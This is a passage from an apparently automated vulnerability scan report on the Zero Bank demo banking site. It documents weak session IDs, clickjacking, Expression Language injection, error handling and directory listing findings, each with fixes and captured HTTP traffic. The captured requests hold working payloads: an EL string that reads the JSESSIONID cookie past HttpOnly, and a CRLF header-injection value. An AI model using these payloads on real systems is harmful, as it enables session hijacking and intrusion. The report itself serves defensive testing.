user_login=username&user_password=password&submit=Sign+in&user_token=a8340939-183c-4add-97a6-1d9ec3a0d91c

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:35:55 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Set-Cookie: JSESSIONID=CF78B323; Path=/; HttpOnly
Location: http://zero.webappsecurity.com/auth/accept-certs.html?user_token=a8340939-183c-4add-97a6-1d9ec3a0d91c
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html

File Names:

- http://zero.webappsecurity.com:80/signin.html

High

Session Management: Insufficient Session ID Length

Summary:

The following session tokens have less than 128 bits of variable data: JSESSIONID=35EE83C1 .

Session IDs (also called session identifiers or session tokens) are the primary means used by web applications to track user sessions and maintain state. Compromising a session ID variable allows a malicious attacker to directly masquerade as the victim user and access private data belonging to that user. Simply enumerating or guessing a session ID is a straightforward way to attack session management of a web application. If a guessed session ID is valid and active, the corresponding session can be immediately hijacked. When the session ID is less than 128 bits (16 bytes), it is practical for malicious attackers to perform brute-force attacks. Please note that a session ID may be composed of static data and variable data, and only variable data are counted in the length calculation. For example, if a large website issues a 64-bit session ID with 32-bit entropy, it allows an attacker to attempt 1,000 guesses per second. When about 10,000 valid users visit the website, it only cost the attacker 4 minutes worth of time to figure out a valid session identifier.

Execution:

To attack a website that has a weak session ID, an attacker can manually log on to the web site with his credentials multiple times to get a sample set of valid session IDs. Then, he can study the structure of session ID and identify the static and dynamic data trunks in the session IDs. A simple tool can then be written to generate attacks by sequentially increasing or decreasing dynamic data in the session ID. If the target web site sets the upper bound for the number of failed guesses allowed in a period of time, a large botnet can be used to circumvent this restriction.

Implication:

If an attacker can obtain a valid session ID, the corresponding user data can be accessed. If the victim user has administrative privileges, the whole website runs into the risk of being compromised.

Fix:

The application developer needs to ensure that session ID is properly generated by a high-quality pseudorandom number

generator (PRNG) and the output string should not be less than 128 bits. If no high-quality PRNG is available to the application, an alternative way is to use an authenticated hashing algorithm like HMAC to hash some low-quality random number, and the output hash can be used as the session ID as well.

Reference:

Testing for Session Management Schema:
https://www.owasp.org/index.php/Testing_for_Session_Management_Schema_(OWASP-SM-001)

In sufficient Session-ID Length:
https://www.owasp.org/index.php/Insufficient_Session-ID_Length

Attack Request:

```
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/login.html
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.EventMacro.Workflow"; SID="9F4CD54A4F95E5A231AE78B790B6BA07";
SessionType="NamedMacro"; CrawlType="None"; OriginatingEngineID="8cc1b5d8-0c01-4bce-9f5d-47f3450a419a";
TriggerSID="FA6292457839E465B06937048753C425";
X-RequestManager-Memo: Category="EventMacro.Named"; MacroName="none";
X-Request-Memo: ID="20c986d0-7b14-479e-956b-93ae07207e85"; ThreadId="72";
Pragma: no-cache

user_login=username&user_password=password&submit=Sign+in&user_token=7f5c0dd0-321c-4552-86b4-85b2637f1ace
```

Attack Response:

```
HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:41:48 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Set-Cookie: JSESSIONID=35EE83C1; Path=/; HttpOnly
Location: http://zero.webappsecurity.com/auth/accept-certs.html?user_token=7f5c0dd0-321c-4552-86b4-85b2637f1ace
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html
```

File Names:
- http://zero.webappsecurity.com:80/signin.html

High

Session Management: Insufficient Session ID Entropy

Summary:

The following session tokens have less than 64-bit entropy: JSESSIONID=35EE83C1 .

Session IDs (also called session identifiers or session tokens) are the primary means used by web applications to track user sessions and maintain state. Compromising a session ID variable allows a malicious attacker to directly masquerade as the victim user and access private data belonging to that user. Session IDs are typically generated using a pseudorandom number generator (PRNG). If a PRNG doesn't yield enough entropy for a strong session ID, it's susceptible to statistical analysis. If an attacker can predict a valid session ID, the corresponding session can be immediately hijacked. The 64-bit entropy is the known threshold that makes session ID guessing attacks impractical. For example, if a large website issues a 64-bit session ID with 32-bit entropy, it allows an attacker to attempt 1,000 guesses per second. When about 10,000 valid users visit the website, it only cost the attacker 4 minutes worth of time to figure out a valid session identifier.

Execution:

To attack a website that has a weak session ID, an attacker can manually log on to the web site with his credentials multiple times to get a sample set of valid session IDs. Then, he can study the structure of session ID and identify the static and dynamic data trunks in the session IDs. A simple tool can then be written to generate attacks by sequentially increasing or decreasing dynamic data in the session ID. If the target web site sets the upper bound for the number of failed guesses allowed in a period of time, a large botnet can be used to circumvent this restriction.

Implication:

If an attacker can obtain a valid session ID, the corresponding user data can be accessed. If the victim user has administrative privileges, the whole website runs into the risk of being compromised.

Fix:

The application developer needs to ensure that session ID is properly generated by a high-quality pseudorandom number generator (PRNG) and the output string should have more than 64-bit entropy. If no high-quality PRNG is available to the application, an alternative way is to use an authenticated hashing algorithm like HMAC to hash some low-quality random number, and the output hash can be used as the session ID as well.

Reference:

An Attack on Java Session-ID Generation
https://www.owasp.org/index.php/Insufficient_Session-ID_Length

Testing for Session Management Schema
https://www.owasp.org/index.php/Testing_for_Session_Management_Schema_(OWASP-SM-001)

Attack Request:

```
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/login.html
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.EventMacro.Workflow"; SID="9F4CD54A4F95E5A231AE78B790B6BA07";
SessionType="NamedMacro"; CrawlType="None"; OriginatingEngineID="8cc1b5d8-0c01-4bce-9f5d-47f3450a419a";
TriggerSID="FA6292457839E465B06937048753C425";
X-RequestManager-Memo: Category="EventMacro.Named"; MacroName="none";
X-Request-Memo: ID="20c986d0-7b14-479e-956b-93ae07207e85"; ThreadId="72";
Pragma: no-cache

user_login=username&user_password=password&submit=Sign+in&user_token=7f5c0dd0-321c-4552-86b4-85b2637f1ace
```

Attack Response:

```
HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:41:48 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Set-Cookie: JSESSIONID=35EE83C1; Path=/; HttpOnly
Location: http://zero.webappsecurity.com/auth/accept-certs.html?user_token=7f5c0dd0-321c-4552-86b4-85b2637f1ace
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html
```

File Names:

- http://zero.webappsecurity.com:80/signin.html

High

Cross-Frame Scripting

Summary:

A Cross-Frame Scripting (XFS) vulnerability can allow an attacker to load the vulnerable application inside an HTML iframe tag on a malicious page. The attacker could use this weakness to devise a Clickjacking attack to conduct phishing, frame sniffing, social engineering or Cross-Site Request Forgery attacks.

Clickjacking
The goal of a Clickjacking attack is to deceive the victim user into interacting with UI elements of the attacker's choice on the target web site without her knowledge and in turn executing privileged functionality on the victim's behalf. To achieve this goal, the attacker must exploit the XFS vulnerability to load the attack target inside an iframe tag, hide it using Cascading Style Sheets (CSS) and overlay the phishing content on the malicious page. By placing the UI elements on the phishing page to overlap with those on the page targeted in the attack, the attacker can ensure that the victim is forced to interact with the UI elements on the target page not visible to the victim.
WebInspect has detected a page which potentially handles sensitive information using an HTML form with a password input field and is missing XFS protection.
This response is not protected by a valid X-Frame-Options header.

Execution:

Create a test page containing an HTML iframe tag whose src attribute is set to http://zero.webappsecurity.com:80/login.html. Successful framing of the target page indicates the application's susceptibility to XFS.

Note that WebInspect will report only one instance of this check across each host within the scope of the scan. The other visible pages on the site may, however, be vulnerable to XFS as well and hence should be protected against it with an appropriate fix.

Implication:

A Cross-Frame Scripting weakness could allow an attacker to embed the vulnerable application inside an iframe. Exploitation of this weakness could result in:

Hijacking of user events such as keystrokes
Theft of sensitive information
Execution of privileged functionality through combination with Cross-Site Request Forgery attacks

Fix:

Browser vendors have introduced and adopted a policy-based mitigation technique using the X-Frame-Options header. Developers can use this header to instruct the browser about appropriate actions to perform if their site is included inside an iframe.Developers must set the X-Frame-Options header to one of the following permitted values:

- DENY

Deny all attempts to frame the page

- SAMEORIGIN

The page can be framed by another page only if it belongs to the same origin as the page being framed

- ALLOW-FROM origin

Developers can specify a list of trusted origins in the origin attribute. Only pages on origin are permitted to load this page inside an iframe

Developers must **also** use client-side frame busting JavaScript as a protection against XFS. This will enable users of older browsers that do not support the X-Frame-Options header to also be protected from clickjacking attacks.

Reference:

HP 2012 Cyber Security Report
The X-Frame-Options header - a failure to launch

Server Configuration:
IIS
Apache, nginx

Specification:
X-Frame-Options IETF Draft

OWASP:
Clickjacking

Frame Busting:
Busting Frame Busting: A Study of Clickjacking Vulnerabilities on Popular Sites
OWASP: Busting Frame Busting

Attack Request:

```
GET /login.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/
Connection: keep-alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl.EventMacro.Startup"; SID="12158D93CDFEE49CECF2E93005F140D8";
SessionType="StartMacro"; CrawlType="None";
X-RequestManager-Memo: Category="EventMacro.Login"; MacroName="LoginMacro";
X-Request-Memo: ID="e8710004-0636-444f-8207-75d9eca39f09"; ThreadId="17";
Pragma: no-cache
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:34:21 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=97
```

```
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 7303


<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="utf-8">
   <title>Zero - Log in</title>
   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
   <meta http-equiv="X-UA-Compatible" content="IE=Edge">

   <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
   <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
   <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

   <script src="/resources/js/jquery-1.8.2.min.js"></script>
      <script src="/resources/js/bootstrap.min.js"></script>

   <script src="/resources/js/placeholders.min.js"></script>
   <script type="text/javascript">
      Placeholders.init({
         live: true, // Apply to future and modified elements too
         hideOnFocus: true // Hide the placeholder when the element receives focus
      });
   </script>
   <script type="text/javascript">
      $(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
         if (xhr.status == 403) {
            window.location.reload();
         }
      });
   </script>
</head>
<body>
   <div class="wrapper">
   <div class="navbar navbar-fixed-top">
      <div class="navbar-inner">
         <div class="container">
            <a href="/index.html" class="brand">Zero Bank</a>
         </div>
      </div>
   </div>

      <div class="container">
         <div class="top_offset">


<div class="row">
   <div class="offset3 span6">
      <div class="page-header">
            <h3>Log in to ZeroBank</h3>
      </div>

      <form id="login_form" action="/signin.html" method="post" class="form-horizontal">

         <div class="form-inputs">
            <div class="control-group">
               <label class="control-label" for="user_login">Login</label>
               <div class="controls">
                  <input type="text" id="user_login" name="user_login" tabindex="1" autocomplete="off"/>
                  <i id="credentials" class="icon-question-sign" style="padding-left: 5px"></i>
               </div>
            </div>

            <div class="control-group">
               <label class="control-label" for="user_password">Password</label>
               <div class="controls">
                  <input type="password" id="user_password" name="user_password" tabindex="2" autocomplete="off"/>
               </div>
            </div>

            <div class="control-group">
               <label class="control-label" for="user_remember_me">Keep me signed in</label>
```

```
                <div class="controls">
                    <input type="checkbox" id="user_remember_me" name="user_remember_me" tabindex="3"/>
                </div>
            </div>
        </div>

        <div class="form-actions">
            <input type="submit" name="submit" value="Sign in"
                class="btn btn-primary" tabindex="4"/>
        </div>
    </form>

    <a href="/forgot-password.html" tabindex="5">Forgot your password ?</a>
  </div>
</div>

<script type="text/javascript">
  $(function () {
    $("#user_login").focus();
    $("#credentials").tooltip({'trigger':'hover', 'title': 'Login/Password - username/password', placement : 'right'});

    $("#login_form").submit(function(event) {
      $(this).append('<input type="hidden" name="user_token" value="38b91670-e2b5-4313-81c2-ea437e8fb44e"/>');
    });
  });
</script>
        </div>


...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/login.html

High

Expression Language Injection

Summary:

WebInspect has detected an Expression Language (EL) injection vulnerability. EL injection vulnerabilities are introduced when an application fails to sufficiently validate untrusted user data before assigning it to attribute values of certain Spring MVC JSP tags.

Expression Language allows JSP pages to easily access application data stored in user-defined JavaBeans components as well the implicit objects. In addition, JSP pages can also invoke arbitrary public and static methods and perform arithmetic operations using EL expressions.

By allowing attackers to inject EL expressions through insufficiently validated user input, an application could grant unauthorized access to sensitive application and server information. Expression Language injection could also let attackers bypass HTTPOnly access restrictions imposed on cookies by exploiting access to the implicit ***cookie***object made available in EL expressions.

The affected spring framework versions include

- 3.0.0 to 3.0.5
- 2.5.0 to 2.5.6.SEC02 (community releases)
- 2.5.0 to 2.5.7.SR01 (subscription customers)

Execution:

Click http://zero.webappsecurity.com:80/search.html?searchTerm=${2058%2b5807} to verify the vulnerability in a web browser.

Implication:

Expression Language injection vulnerabilities can be used to steal sensitive application information as well as bypass HTTPOnly cookie access restrictions. The impact depends on the information available within the application's context.

Fix:

The vulnerability can be fixed by upgrading to Spring framework versions 3.1 and above.

For versions below 3.1 (3.0.6 onwards, 2.5.6.SEC03 onwards and 2.5.7.SR02 onwards), set the value of ***springJspExpressionSupport***context parameter to ***false***.

Reference:

Vendor:
SpringSource

Advisory:
Expression Language Injection

CVE:
CVE-2011-2730

Expression Language:
Expression Language Specification

Attack Request:

GET /search.html?searchTerm=${2058%2b5807} HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:43:50 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 7709

...TRUNCATED...s:</h2>
No results were found for the query: 7865

<d...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/search.html?searchTerm=${2058%2b5807}

High **Expression Language Injection**

Summary:

WebInspect has detected a Expression Language (EL) injection vulnerability leading to HTTPOnly restriction bypass. EL injection vulnerabilities are introduced when an application fails to sufficiently validate untrusted user data before assigning it to attribute values of certain Spring MVC JSP tags.

Expression Language allows JSP pages to easily access application data stored in user-defined JavaBeans components as well the implicit objects. In addition, JSP pages can also invoke arbitrary public and static methods and perform arithmetic operations using EL expressions.

By allowing attackers to inject EL expressions through insufficiently validated user input, an application could grant unauthorized access to sensitive application and server information. Expression Language injection could also let attackers bypass HTTPOnly access restrictions imposed on cookies by exploiting access to the implicit ***cookie***object made available in EL expressions.

The affected spring framework versions include

- 3.0.0 to 3.0.5
- 2.5.0 to 2.5.6.SEC02 (community releases)
- 2.5.0 to 2.5.7.SR01 (subscription customers)

Execution:

Click http://zero.webappsecurity.com:80/search.html?searchTerm=${cookie%5B%22JSESSIONID%22%5D%2Evalue} to verify the vulnerability in a web browser.

Implication:

Using Expression Language injection attackers can bypass HTTPOnly restrictions on cookies and steal sensitive information using EL expressions.

Fix:

The vulnerability can be fixed by upgrading to Spring framework versions 3.1 and above.

For versions below 3.1 (3.0.6 onwards, 2.5.6.SEC03 onwards and 2.5.7.SR02 onwards), set the value of

springJspExpressionSupportcontext parameter to ***false***.

Reference:

Vendor:
SpringSource

Advisory:
Expression Language Injection

CVE:
CVE-2011-2730

Expression Language:
Expression Language Specification

Attack Request:

GET /search.html?searchTerm=${cookie%5B%22JSESSIONID%22%5D%2Evalue} HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:43:52 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=95
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 7713

...TRUNCATED...s:</h2>
No results were found for the query: 58FBFFD3

<d...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/search.html?searchTerm=${cookie%5B%22JSESSIONID%22%5D%2Evalue}

Medium **Poor Error Handling: Unhandled Exception**

Summary:

A runtime error message was found. A runtime error message indicates that an unhandled exception was generated in your web application code. Unhandled exceptions are circumstances in which the application has received user input that it did not expect and doesn't know how to deal with. In many cases, an attacker can leverage the conditions that cause these errors in order to gain unauthorized access to the system. Recommendations include adopting a uniform error handling scheme and never revealing information that could be used by an attacker in an error message.

Implication:

The error message may contain the location of the file in which the offending function is located. This may disclose the webroot's absolute path as well as give the attacker the location of application include files or configuration information. It may even disclose the portion of code that failed.

Fix:

For Security Operations:

Unknown application testing seeks to uncover new vulnerabilities in both custom and commercial software. Because of this, there are no specific patches or descriptions of this issue. Please note that this vulnerability may be a false positive if the page it is flagged on is technical documentation.However, follow these recommendations to help ensure a secure web application:

- **Use Uniform Error Codes:** Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by using error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Use consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- **Informational Error Messages:** Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed

to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft an attack.
- **Proper Error Handling:** Use generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be used by an attacker when orchestrating an attack.

For Development:

This problem arises from the improper validation of characters that are accepted by the application. Any time a parameter is passed into a dynamically-generated web page, you must assume that the data could be incorrectly formatted. The application should contain sufficient logic to handle any situation in which a parameter is not being passed or is being passed incorrectly. Keep in mind how the data is being submitted, as a result of a GET or a POST. Additionally, to develop secure and stable code, treat cookies the same as parameters. The following recommendations will help ensure that you are delivering secure web applications.

- **Stringently define the data type:** Stringently define the data type (a string, an alphanumeric character, etc.) that the application will accept. Validate input for improper characters. Adopt the philosophy of using what is good rather than what is bad. Define the allowed set of characters. For instance, if a field is to receive a number, allow that field to accept only numbers. Define the maximum and minimum data lengths that the application will accept.
- **Verify parameter is being passed:** If a parameter that is expected to be passed to a dynamic Web page is omitted, the application should provide an acceptable error message to the user. Also, never use a parameter until you have verified that it has been passed into the application.
- **Verify correct format:** Never assume that a parameter is of a valid format. This is especially true if the parameter is being passed to a SQL database. Any string that is passed directly to a database without first being checked for proper format can be a major security risk. Also, just because a parameter is normally provided by a combo box or hidden field, do not assume the format is correct. A hacker will first try to alter these parameters while attempting to break into your site.
- **Verify file names being passed in via a parameter:** If a parameter is being used to determine which file to process, never use the file name before it is verified as valid. Specifically, test for the existence of characters that indicate directory traversal, such as .../, c:\, and /.
- **Do not store critical data in hidden parameters:** Many programmers make the mistake of storing critical data in a hidden parameter or cookie. They assume that since the user doesn't see it, it's a good place to store data such as price, order number, etc. Both hidden parameters and cookies can be manipulated and returned to the server, so never assume the client returned what you sent via a hidden parameter or cookie.

For QA:

From a testing perspective, ensure that the error handling scheme is consistent and does not reveal private information about your web application. A seemingly innocuous piece of information can provide an attacker the means to discover additional information that can be used to conduct an attack. Make the following observations:

- Do you receive the same type of error for existing and non-existing files?
- Does the error include phrases (such as "Permission Denied") that could reveal the existence of a file?

Attack Request:

POST /bank/account-activity-show-transactions.html HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/account-activity.html
Host: zero.webappsecurity.com
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 38
Pragma: no-cache
Cache-Control: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="1587C613CE71B7CE73323D2A565A3688";
PSID="7A916113C7D7FBBECFD18E8B8046A1FD"; SessionType="AuditAttack"; CrawlType="None";
AttackType="PostParamManipulation"; OriginatingEngineID="90e84d4b-fe51-47a6-ace4-be01fbb9325c";
AttackSequence="0"; AttackParamDesc="accountId"; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="3582";
Engine="Http+Response+Splitting"; Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="1%250d%
250aSPIHeader%3a%2520SPIValue"; AttackStringProps="Attack"; ThreadId="28"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="119"; sc="1"; ID="e0eaeb90-ebd0-4553-9e2e-9104b12580ae";

X-Request-Memo: ID="a1f13b14-af3a-453b-902d-915c5e85f55c"; ThreadId="60";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=0E6B3D69

accountId=1%0d%0aSPIHeader:%20SP

Attack Response:

HTTP/1.1 500 Internal Server Error
Date: Thu, 20 Mar 2014 22:55:02 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Connection: close
Content-Type: text/html;charset=UTF-8
Content-Length: 13264

...TRUNCATED...pre>
java.lang.RuntimeException: Runtime error on parsing account id.
at com.hp.webinspect.zero...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/bank/account-activity-show-transactions.html
- http://zero.webappsecurity.com:80/bank/money-map-get-spending-details.html?_dc=1395355079667

Medium **Directory Listing**

Summary:

A serious Directory Listing vulnerability was discovered within your web application. Risks associated with an attacker discovering a Directory Listing, which is a complete index of all of the resources located in that directory, result from the fact that files that should remain hidden, such as data files, backed-up source code, or applications in development, may then be visible. The specific risks depend upon the specific files that are listed and accessible. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that could expose private files and provide information that could be utilized by an attacker when formulating or conducting an attack.

Execution:

http://zero.webappsecurity.com:80/errors/

Implication:

Risks associated with an attacker discovering a Directory Listing on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat from an accessible Directory Listing is that hidden files such as data files, source code, or applications under development will then be visible to a potential attacker. In addition to accessing files containing sensitive information, other risks include an attacker utilizing the information discovered in that directory to perform other types of attacks.

Fix:

For Development:

you are actively involved with implementing the web application server, there is not a wide range of available solutions to prevent problems that can occur from an attacker finding a Directory Listing. Primarily, this problem will be resolved by the web application server administrator. However, there are certain actions you can take that will help to secure your web application.

- Restrict access to important files or directories only to those who actually need it.
- Ensure that files containing sensitive information are not left publicly accessible, or that comments left inside files do not reveal the locations of directories best left confidential.

For Security Operations:

One of the most important aspects of web application security is to restrict access to important files or directories only to those individuals who actually need to access them. Ensure that the private architectural structure of your web application is not exposed to anyone who wishes to view it as even seemingly innocuous directories can provide important information to a potential attacker.

The following recommendations can help to ensure that you are not unintentionally allowing access to either information that could be utilized in conducting an attack or propriety data stored in publicly accessible directories.

- Turn off the Automatic Directory Listing feature in whatever application server package that you utilize.
- Restrict access to important files or directories only to those who actually need it.
- Ensure that files containing sensitive information are not left publicly accessible.
- Don't follow standard naming procedures for hidden directories. For example, don't create a hidden directory called "cgi" that contains cgi scripts. Obvious directory names are just that...readily guessed by an attacker.

Remember, the harder you make it for an attacker to access information about your web application, the more likely it is that he will simply find an easier target.

For QA:

For reasons of security, it is important to test the web application not only from the perspective of a normal user, but also from that of a malicious one. Whenever possible, adopt the mindset of an attacker when testing your web application for security defects. Access your web application from outside your firewall or IDS. Utilize Google or another search engine to ensure that searches for vulnerable files do not return information from regarding your web application. For example, an attacker will utilize a search engine, and search for directory listings such as the following: "index of / cgi-bin". Make sure that your directory structure is not obvious, and that only files that are necessary are capable of being accessed.

Reference:

Apache:
Security Tips for Server Configuration
Protecting Confidential Documents at Your Site
Securing Apache - Access Control

IIS:
Implementing NTFS Standard Permissions on Your Web Site

Netscape:
Controlling Access to Your Server

General:
Password-protecting web pages
Web Security

Attack Request:

GET /errors/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:37:54 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 1384
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=87
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8

<html>
<head>
<title>Directory Listing For /errors/</title>
<STYLE><!--H1 {font-family:...TRUNCATED...s-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;...TRUNCATED...rial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}--></STYLE> </head>
<body><h1>Directory Listing For /errors/ - Up To /</h1><HR size="1" noshade="noshade"><table width="100%" cellspa...TRUNCATED..."5" align="center">
<tr>
<td align="left">Filename</td>
<td align="center">Size</td>
<td align="right"><font siz...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/errors/

Medium **Poor Error Handling: Unhandled Exception**

Summary:

Unhandled exceptions are circumstances in which the application has received user input that it did not expect and doesn't know how to deal with. In many cases, an attacker can leverage the conditions that cause these errors in order to gain unauthorized access to the system. Recommendations include designing and adding consistent error-handling mechanisms that are capable of handling any user input to your web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed.

Implication:

Exception error messages may contain the location of the file in which the offending function is located. This may disclose the webroot's absolute path as well as give the attacker the location of application include files or configuration information. It may even disclose the portion of code that failed. In most cases, it will be the result of the web application attempting to use an invalid client-supplied argument in a SQL statement, which means that SQL injection will be possible. If so, an attacker will at least be able to read the contents of the entire database arbitrarily. Depending on the database server and the SQL statement, deleting, updating and adding records and executing arbitrary commands may also be possible. If a software bug or bug is responsible for triggering the error, the potential impact will vary, depending on the circumstances. The location of the application that caused the error can be useful in facilitating other kinds of attacks. If the file is a hidden or include file, the attacker may be able to gain more information about the mechanics of the web application, possibly even the source code. Application source code is likely to contain usernames, passwords, database connection strings and aids the attacker greatly in discovering new vulnerabilities.

Fix:

For Security Operations:

Unknown application testing seeks to uncover new vulnerabilities in both custom and commercial software. Because of this, there are no specific patches or descriptions of this issue. Please note that this vulnerability may be a false positive if the page it is flagged on is technical documentation.However, follow these recommendations to help ensure a secure web application:

- **Use Uniform Error Codes:** Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by using error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Use consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- **Informational Error Messages:** Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft an attack.
- **Proper Error Handling:** Use generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be used by an attacker when orchestrating an attack.

For Development:

This problem arises from the improper validation of characters that are accepted by the application. Any time a parameter is passed into a dynamically-generated web page, you must assume that the data could be incorrectly formatted. The application should contain sufficient logic to handle any situation in which a parameter is not being passed or is being passed incorrectly. Keep in mind how the data is being submitted, as a result of a GET or a POST. Additionally, to develop secure and stable code, treat cookies the same as parameters. The following recommendations will help ensure that you are delivering secure web applications.

- **Stringently define the data type:** Stringently define the data type (a string, an alphanumeric character, etc.) that the application will accept. Validate input for improper characters. Adopt the philosophy of using what is good rather than what is bad. Define the allowed set of characters. For instance, if a field is to receive a number, allow that field to accept only numbers. Define the maximum and minimum data lengths that the application will accept.
- **Verify parameter is being passed:** If a parameter that is expected to be passed to a dynamic Web page is omitted, the application should provide an acceptable error message to the user. Also, never use a parameter until you have verified that it has been passed into the application.
- **Verify correct format:** Never assume that a parameter is of a valid format. This is especially true if the parameter is being passed to a SQL database. Any string that is passed directly to a database without first being checked for proper format can be a major security risk. Also, just because a parameter is normally provided by a combo box or hidden field, do not assume the format is correct. A hacker will first try to alter these parameters while attempting to break into your site.
- **Verify file names being passed in via a parameter:** If a parameter is being used to determine which file to process, never use the file name before it is verified as valid. Specifically, test for the existence of characters that indicate directory traversal, such as .../, c:\, and /.
- **Do not store critical data in hidden parameters:** Many programmers make the mistake of storing critical data in a

